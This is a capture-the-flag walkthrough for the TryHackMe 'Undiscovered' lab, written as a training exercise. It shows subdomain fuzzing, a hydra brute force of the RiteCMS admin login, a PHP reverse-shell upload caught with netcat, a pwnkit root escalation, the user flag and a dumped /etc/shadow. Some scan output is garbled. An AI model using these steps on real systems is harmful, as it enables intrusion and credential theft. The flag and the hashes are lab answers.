

Undiscovered

Undiscovered

<https://tryhackme.com/room/undiscoveredup>

add undiscovered.thm to /etc/hosts

```
rustscan -a 10.10.121.252 -- -sC -sV -A | tee scan.txt
```


```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c476814950bb6f4f0615cc088801b8f0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAC0m4DmvKkWm30oELtyKxq4G9yM29DEggmEsfKv2fzZh1G6EiPS/pKPQV/u8Ir
wC+OZ4f1uCage0ptlsR1ruM7boiHsPnD03kCujSTU/4L19jJZMGmJZTpvRfcDIhelzFNxCMwMUwmlbvhiCf8nMwDaBER2HHP7DKX
UxxP
|   256 2b39d9d9b97227a93225dddee401ed8b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAAcr7A7L54JP/osGx6nvDs5y3we
|   256 2a38ceea6182ebdec4e02b557fcc13bc (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII9WA55JtThufX7BcByUR5/JGKGYsIlGPeiS0xqLLIA
80/tcp    open  http     syn-ack Apache httpd 2.4.18
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
111/tcp    open  rpcbind  syn-ack 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4        111/tcp     rpcbind
|   100000   2,3,4        111/udp     rpcbind
|   100000   3,4          111/tcp6    rpcbind
|   100000   3,4          111/udp6    rpcbind
|   100003   2,3,4        2049/tcp    nfs
|   100003   2,3,4        2049/tcp6   nfs
|   100003   2,3,4        2049/udp    nfs
|   100003   2,3,4        2049/udp6   nfs
|   100021   1,3,4        34667/tcp6  nlockmgr
|   100021   1,3,4        37894/tcp   nlockmgr
|   100021   1,3,4        45677/udp6  nlockmgr
|   100021   1,3,4        49186/udp   nlockmgr
|   100227   2,3          2049/tcp    nfs_acl
|   100227   2,3          2049/tcp6   nfs_acl
|   100227   2,3          2049/udp    nfs_acl
|_  100227   2,3          2049/udp6   nfs_acl
2049/tcp   open  nfs       syn-ack 2-4 (RPC #100003)
37894/tcp  open  nlockmgr  syn-ack 1-4 (RPC #100021)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
dirsearch -u http://undiscovered.thm
```

```

100337 255 2049/tcp 2049/tcp6 nfs_acl
100337 255 2049/tcp6 2049/tcp6 nfs_acl
100337 255 2049/udp 2049/udp nfs_acl
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /home/kali/.dirsearch/reports/undiscovered.thm/_23-12-30_11-32-45.txt
Service Info: Host: 127.0.1.1 OS: Linux; CPE: cpe:/o:linux:linux_kernel
Error Log: /home/kali/.dirsearch/logs/errors-23-12-30_11-32-45.log
NSE: Script Post-scanning.
Target: http://undiscovered.thm/scan.
Initiating NSE at 11:30
[11:32:45] Starting: 0, 0.00s elapsed
[11:32:51] 403 - 281B - /./ht_wsr.txt
[11:32:52] 403 - 281B - /./html
[11:32:52] 403 - 281B - /./htpasswd_test
[11:32:52] 403 - 281B - /./htm_scan.
[11:32:52] 403 - 281B - /./htaccess.sample
[11:32:52] 403 - 281B - /./htaccess.save
[11:32:52] 403 - 281B - /./htaccess_origmap
[11:32:52] 403 - 281B - /./htaccess.orig: any incorrect results at https://nmap.org/submit/
[11:32:52] 403 - 281B - /./htaccess_scanned in 12.51 seconds
[11:32:52] 403 - 281B - /./httr-oauth
[11:32:52] 403 - 281B - /./htaccess_extra
[11:32:52] 403 - 281B - /./htaccessOLD2
[11:32:52] 403 - 281B - /./htpasswd.red
[11:32:52] 403 - 281B - /./htaccess.bak1
[11:32:52] 403 - 281B - /./htaccessOLD
[11:32:52] 403 - 281B - /./htaccessBAK
[11:32:54] 403 - 281B - /./phpregistered
[11:32:54] 403 - 281B - /./php3
[11:33:38] 200 - 937B - /images/
[11:33:38] 301 - 321B - /images → http://undiscovered.thm/images/
[11:33:38] 200 - 355B - /index.php.red
[11:33:38] 200 - 355B - /index.php/login/
[11:33:57] 403 - 281B - /server-status
[11:33:57] 403 - 281B - /server-status/
```

I need create a dark site??)) Where is the login page?



Remember....

The path should be the darker one...

Wow!!! A lot of domains

```
ffuf -w /usr/share/wordlists/dirbuster/subdomains-top1million-5000.txt:FUZZ -u
http://undiscovered.thm -H "Host: FUZZ.undiscovered.thm" -fw 18
```

```

kali@kali:~/THM/undis$
$ ffuf -w /usr/share/wordlists/dirbuster/subdomains-top1million-5000.txt:FUZZ -u http://undiscovered.thm -H "Host: FUZZ.undiscovered.thm" -fw 18

Rem
v2.0.0-dev

:: Method      : GET
:: URL         : http://undiscovered.thm
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.undiscovered.thm
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
:: Filter      : Response words: 18

[Status: 200, Size: 4584, Words: 385, Lines: 69, Duration: 153ms]
* FUZZ: manager

[Status: 200, Size: 4626, Words: 385, Lines: 69, Duration: 85ms]
* FUZZ: dashboard

[Status: 200, Size: 4650, Words: 385, Lines: 83, Duration: 190ms]
* FUZZ: deliver

[Status: 200, Size: 4584, Words: 385, Lines: 69, Duration: 93ms]
* FUZZ: newsite

[Status: 200, Size: 4584, Words: 385, Lines: 69, Duration: 114ms]
* FUZZ: develop

[Status: 200, Size: 4584, Words: 385, Lines: 69, Duration: 100ms]

[Status: 200, Size: 4584, Words: 385, Lines: 69, Duration: 100ms]
* FUZZ: network

[Status: 200, Size: 4542, Words: 385, Lines: 69, Duration: 87ms]
* FUZZ: forms

[Status: 200, Size: 4668, Words: 385, Lines: 69, Duration: 101ms]
* FUZZ: maintenance

[Status: 200, Size: 4521, Words: 385, Lines: 69, Duration: 117ms]
* FUZZ: view

[Status: 200, Size: 4605, Words: 385, Lines: 69, Duration: 83ms]
* FUZZ: mailgate

[Status: 200, Size: 4521, Words: 385, Lines: 69, Duration: 95ms]
* FUZZ: play

[Status: 200, Size: 4542, Words: 385, Lines: 69, Duration: 98ms]
* FUZZ: start

[Status: 200, Size: 4599, Words: 385, Lines: 84, Duration: 99ms]
* FUZZ: booking

[Status: 200, Size: 4521, Words: 385, Lines: 69, Duration: 103ms]
* FUZZ: gold


[Status: 200, Size: 4605, Words: 385, Lines: 69, Duration: 115ms]
* FUZZ: terminal

[Status: 200, Size: 4605, Words: 385, Lines: 69, Duration: 94ms]
* FUZZ: internet

[Status: 200, Size: 4626, Words: 385, Lines: 69, Duration: 97ms]
* FUZZ: resources

```


Some are the same site



RiteCMS

HOME DOWNLOAD NEWS DOCUMENTS TIPS/TUTORIAL

Powered by RiteCMS Version:2.2.1




RiteCMS

HOME DOWNLOAD NEWS DOCUMENTS TIPS/TUTORIAL

Powered by RiteCMS Version:2.2.1

the only <http://deliver.undiscovered.thm/> is different by color



RiteCMS

HOME DOWNLOAD NEWS DOCUMENTS TIPS/TUTORIAL


Powered by RiteCMS Version:2.2.1

After fuzzing I found it also different by content)

```
dirsearch -u http://deliver.undiscovered.thm
```

```
[12:35:57] Starting:
[12:35:58] 301 - 333B /u-d/js → http://deliver.undiscovered.thm/js/
[12:36:02] 403 - 289B /v-r/.htl_wsr.txt/bg.jpg
[12:36:02] 34032-02289B - /htaccess.bak1red.thm/images/bg.jpg
[12:36:02] 403s-e-289B.thm/(htaccess.orig.thm)... 10.10.121.252
[12:36:02] 403u-d-289B-r-d/(htaccess.sampled.thm)|10.10.121.252|:80 ... connected.
[12:36:02] 403e-t-289B-t-r/.htaccess.save00 OK
[12:36:02] 403(-2k-289B-age/.htaccess_extra
[12:36:02] 403-+pg-289B - /html
[12:36:02] 403 - 289B - /htm
[12:36:02] 403 - 289B - /htpasswd 100%[=====
[12:36:02] 403 - 289B - /httr-oauth
[12:36:02] 4030-10-289B30-K/(htaccessOLDg' saved [42534/42534]
[12:36:02] 403 - 289B - /htaccessOLD2
[12:36:02] 403 - 289B - /htaccess_sc
[12:36:02] 403 - 289B/u-d/.htaccessBAK
[12:36:02] 403-+bg-289B - /D/.htpasswdtest.txt
[12:36:02] 4031-0-289Bt-ts/.htaccess_origaradoxis/StegCracker)
[12:36:04] (4032+23-289Buke- /php (Paradoxis)
[12:36:04] 403 - 289B - /php3
[12:36:11] 200s-beer1KB-+ /INSTALL.txt the release of StegSeek, which
[12:36:12] 200o-gh 32KB-+ /LICENSE wordlist within 1.9 second as opposed
[12:36:12] 200 -h-439B-ks- /README.txt
[12:36:33] 301 - 334B - /cms → http://deliver.undiscovered.thm/cms/
[12:36:33] 200e-four1KB-+ /cms/://github.com/RickdeJager/stegseek
[12:36:36] 301 - 335B - /data → http://deliver.undiscovered.thm/data/
[12:36:36] 1200 -n-w-1KB-+ /data/
[12:36:41] 301 - 336B - /files → http://deliver.undiscovered.thm/files/
[12:36:41] 4200 -0-751B A-t /files/ chocolate7on
[12:36:45] 200 - 5KB - /index.php
[12:36:45] 200 - 5KB - /index.php/login/
[12:36:46] 200 - /T1KB-u-d/js/
[12:36:51] 301 - 336B - /media → http://deliver.undiscovered.thm/media/
[12:36:51] 200 - 947B - /media/
[12:37:03] 403 - 289B/u-d/server-status/
[12:37:03] 403 - 289B-1-1/server-status
[12:37:10] 301P-r-340B-r- /templates → http://deliver.undiscovered.thm/templates/
[12:37:10] 200 - 3KB - /templates/
```

Enumerate



← → ↺ 🏠 deliver.undiscovered.thm//INSTALL.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Shift

SYSTEM REQUIREMENTS

- * Apache webserver with mod_rewrite and .htaccess file support enabled
- * PHP 5 with PDO and SQLite driver enabled


INSTALLATION

1. Load up the script files to your server
2. Depending on your server configuration you may need to change the write permissions of the following subdirectories:
 - * cms/cache (CHMOD 777) - cache directory, needs to be writable if you want to use the caching feature
 - * media and images (CHMOD 777) - need to be writable if you want to use the file uploader
3. Ready! You should now be able to access the index page by browsing to the address you uploaded RiteCMS (e.g. <http://your-domain.tld/path/to/phpsqlitecms/>). To administrate the page, go to <http://your-domain.tld/path/to/ritecms/cms/>. The default admin userdata is: username: admin, password: admin.


SECURITY

1. Please change your password asap.
2. To avoid XSS attack, please change the token in CMS/index.php Line 27 (or else if you change the file) `define('TOKEN_SALT', 'monkey');` Change 'monkey' to anything else.

here is login page



Download everything from /data end enumerate



Index of /data

Name	Last modified	Size	Description
Parent Directory		-	
content	2023-12-31 01:42	167K	
entries	2013-08-14 21:15	6.0K	
sql/	2015-01-24 08:19	-	
userdata	2020-09-10 00:28	3.0K	

Apache/2.4.18 (Ubuntu) Server at deliver.undiscovered.thm Port 80

```
INSERT INTO phpsqlitecms_settings VALUES('slideshow','0');
INSERT INTO phpsqlitecms_settings VALUES('base_path','');
INSERT INTO phpsqlitecms_settings VALUES('admin_language_file','English.admin.lang.php');
INSERT INTO phpsqlitecms_settings VALUES('default_formatting','0');
INSERT INTO phpsqlitecms_settings VALUES('akismet_entry_check','0');
INSERT INTO phpsqlitecms_settings VALUES('akismet_mail_check','0');
INSERT INTO phpsqlitecms_settings VALUES('prevent_repeated_posts_minutes','2');
INSERT INTO phpsqlitecms_settings VALUES('comment_remove_blank_lines','1');
INSERT INTO phpsqlitecms_settings VALUES('admin_auto_clear_cache','1');
INSERT INTO phpsqlitecms_settings VALUES('check_access_permission','0');
INSERT INTO phpsqlitecms_settings VALUES('wysiwyg_editor','1');
INSERT INTO phpsqlitecms_settings VALUES('time_zone','');
INSERT INTO phpsqlitecms_settings VALUES('simple_news_per_page','10');
INSERT INTO phpsqlitecms_settings VALUES('global_content_blocks','1');
INSERT INTO phpsqlitecms_settings VALUES('include_news_items','3');
INSERT INTO phpsqlitecms_settings VALUES('content_functions','0');
INSERT INTO phpsqlitecms_settings VALUES('rss_feed','rss');
INSERT INTO phpsqlitecms_settings VALUES('email_subject_maxlength','100');
INSERT INTO phpsqlitecms_settings VALUES('email_text_maxlength','10000');
INSERT INTO phpsqlitecms_settings VALUES('enable_fullfeeds','1');
INSERT INTO phpsqlitecms_settings VALUES('pingback_title_maxlength','60');
INSERT INTO phpsqlitecms_settings VALUES('pingbacks_enabled','1');
INSERT INTO phpsqlitecms_settings VALUES('lightbox_enabled','0');
INSERT INTO phpsqlitecms_settings VALUES('thumbnail_resize_xy','x');
INSERT INTO phpsqlitecms_settings VALUES('thumbnail_compression','70');
INSERT INTO phpsqlitecms_settings VALUES('thumbnail_resize','170');
INSERT INTO phpsqlitecms_settings VALUES('thumbnail_postfix','_thumbnail');
INSERT INTO phpsqlitecms_settings VALUES('thumbnail_prefix','');

INSERT INTO phpsqlitecms_userdata VALUES(1, 'admin', 1, '75470d05abd21fb5e84e735d2bc595e2f7ecc5c7a5e98ad0d7', 1230764400, 0);
```

Checking CMS version to exploits: maybe I need

to use @H0j3n exploit for this vm

0%

Task 1 ○ Capture The Flag

Please allow 5 minutes for this instance to fully deploy before attacking. This vm was developed in collaboration with [@H0j3n](#), thanks to him for the foothold and privilege escalation ideas.

Please consider adding **undiscovered.thm** in /etc/hosts

Answer the questions below

Start Machine

Show 15

Search: RiteCMS 2.2.1

Date	D	A	V	Title	Type	Platform	Author
2020-10-20	↓	✓		RiteCMS 2.2.1 - Remote Code Execution (Authenticated)	WebApps	PHP	H0j3n
2020-07-06	↓	✓		RiteCMS 2.2.1 - Authenticated Remote Code Execution	WebApps	PHP	Enes Özener

Showing 1 to 2 of 2 entries (filtered from 45,784 total entries)

FIRST PREVIOUS 1 NEXT LAST

I need to know creds for this exploit

Construct hydra brute force

Request

Pretty Raw Hex

```

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 33
9 Origin: http://deliver.undiscovered.thm
10 Connection: close
11 Referer: http://deliver.undiscovered.thm/cms/
12 Cookie: PHPSESSID=275hq6j8d61da2uks9jjikf9c2
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&userpw=password123

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 302 Found
2 Date: Sat, 30 Dec 2023 18:17:43 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre
6 Pragma: no-cache
7 Location: index.php?msg=login_failed
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12

```

hydra -l admin -P /home/kali/Desktop/rockyou.txt deliver.undiscovered.thm http-post-

form "/cms/index.php:username=admin&userpw=^PASS^:User unknown or password wrong"

```

(kali@kali)-[~/THM/undis]
$ hydra -l admin -P /home/kali/Desktop/rockyou.txt deliver.undiscovered.thm http-post-form "/cms/index.php:username=admin&userpw=^PASS^:User unknown or password wrong"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-30 13:41:48
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1:p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://deliver.undiscovered.thm:80/cms/index.php:username=admin&userpw=^PASS^:User unknown or password wrong
[80][http-post-form] host: deliver.undiscovered.thm login: admin password: liverpool
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-30 13:41:57

```

I didn't find how to use exploit. But I check administration possibilities in the site. Here I found file downloader, and download phprevshell from <https://www.revshells.com/>

Home Administration Page overview Create new page

Administration » File Manager

Directory: files


Upload file

File	Type	Size (KB)	Date
shell.php	text/x-php	2,6	2023-12-30, 14:06

run listener

```
nc -lnvp 1234
```

and run file



Index of /files

Name	Last modified	Size	Description
Parent Directory	-	-	-
shell.php	2023-12-31 03:06	2.5K	

Apache/2.4.18 (Ubuntu) Server at deliver.undiscovered.thm Port 80

```
(kali@kali)~$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.237.2] 56452
Linux undiscovered 4.4.0-189-generic #219-Ubuntu SMP Tue Aug 11 12:26:50 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
03:06:57 up 28 min, 0 users, load average: 0.00, 0.00, 0.04
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1255): Inappropriate ioctl for device
bash: no job control in this shell
www-data@undiscovered:/$ ls
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
```

I am www-data. Firs run linpeas, I found 2 vulnerabilities

```
$ cd privilege_escalation
┌ Sudo version
│ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
│ Sudo version 1.8.16 server 8000
│ Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
└ CVEs Check
  2023-12-31 14:14:20] "GET /linpeas.sh HTTP/1.1" 200 -
  2023-12-31 14:23:01] "GET /pwnkit.py HTTP/1.1" 200 -
  Vulnerable to CVE-2021-4034
  Potentially Vulnerable to CVE-2022-2588

┌ PATH
│ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
│ /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
│ New path exported: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

┌ Capabilities
│ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
│ Current env capabilities:
│ Current: =
│ Current proc capabilities:
│ CapInh: 0000000000000000
│ CapPrm: 0000000000000000
│ CapEff: 0000000000000000
│ CapBnd: 00000003ffffffff
│ CapAmb: 0000000000000000

Parent Shell capabilities:
0x0000000000000000=

Files with capabilities (limited to 50):
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/vim.basic = cap_setuid+ep
```


Use the firstone to escalate privilliges

```
python3 pwnkit.py
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

Answers:

```
cd leonard
ls -la
total 36
drwxr-x— 5 leonard leonard 4096 Sep 9 2020 .
drwxr-xr-x 4 root root 4096 Sep 4 2020 ..
-rw— 1 root root 0 Sep 9 2020 .bash_history
-rw-r--r-- 1 leonard leonard 3771 Sep 4 2020 .bashrc
drwx— 2 leonard leonard 4096 Sep 4 2020 .cache
drwxrwxr-x 2 leonard leonard 4096 Sep 4 2020 .nano
-rw-r--r-- 1 leonard leonard 43 Sep 4 2020 .profile
drwx— 2 leonard leonard 4096 Sep 4 2020 .ssh
-rw— 1 leonard leonard 6132 Sep 4 2020 .viminfo
cd ../william
ls -la
total 44
drwxr-x— 4 william william 4096 Sep 10 2020 .
drwxr-xr-x 4 root root 4096 Sep 4 2020 ..
-rw— 1 root root 0 Sep 9 2020 .bash_history
-rw-r--r-- 1 william william 3771 Sep 4 2020 .bashrc
drwx— 2 william william 4096 Sep 4 2020 .cache
drwxrwxr-x 2 william william 4096 Sep 4 2020 .nano
-rw-r--r-- 1 william william 43 Sep 4 2020 .profile
-rwxr-xr-x 1 root root 128 Sep 4 2020 admin.sh
-rwsrwsr-x 1 leonard leonard 8776 Sep 4 2020 script
-rw-r— 1 root william 38 Sep 10 2020 user.txt
cat user.txt
THM{8d7b7299cccd1796a61915901d0e091c}

cat /etc/shadow
root:$6$1VMGCoHv$LnX729XRbQB7u3rndC.8wLjXP4eVYM/Sbd0zT1IET54w2QVsVxHSH.ghRVRxz5Na5UyjhCFy6iv/koGQQPUB0:18508:0:99999:7:::
daemon:*:18484:0:99999:7:::
bin:*:18484:0:99999:7:::
sys:*:18484:0:99999:7:::
sync:*:18484:0:99999:7:::
games:*:18484:0:99999:7:::
man:*:18484:0:99999:7:::
lp:*:18484:0:99999:7:::
mail:*:18484:0:99999:7:::
news:*:18484:0:99999:7:::
uucp:*:18484:0:99999:7:::
proxy:*:18484:0:99999:7:::
www-data:*:18484:0:99999:7:::
backup:*:18484:0:99999:7:::
list:*:18484:0:99999:7:::
irc:*:18484:0:99999:7:::
gnats:*:18484:0:99999:7:::
nobody:*:18484:0:99999:7:::
systemd-timesync:*:18484:0:99999:7:::
systemd-network:*:18484:0:99999:7:::
systemd-resolve:*:18484:0:99999:7:::
systemd-bus-proxy:*:18484:0:99999:7:::
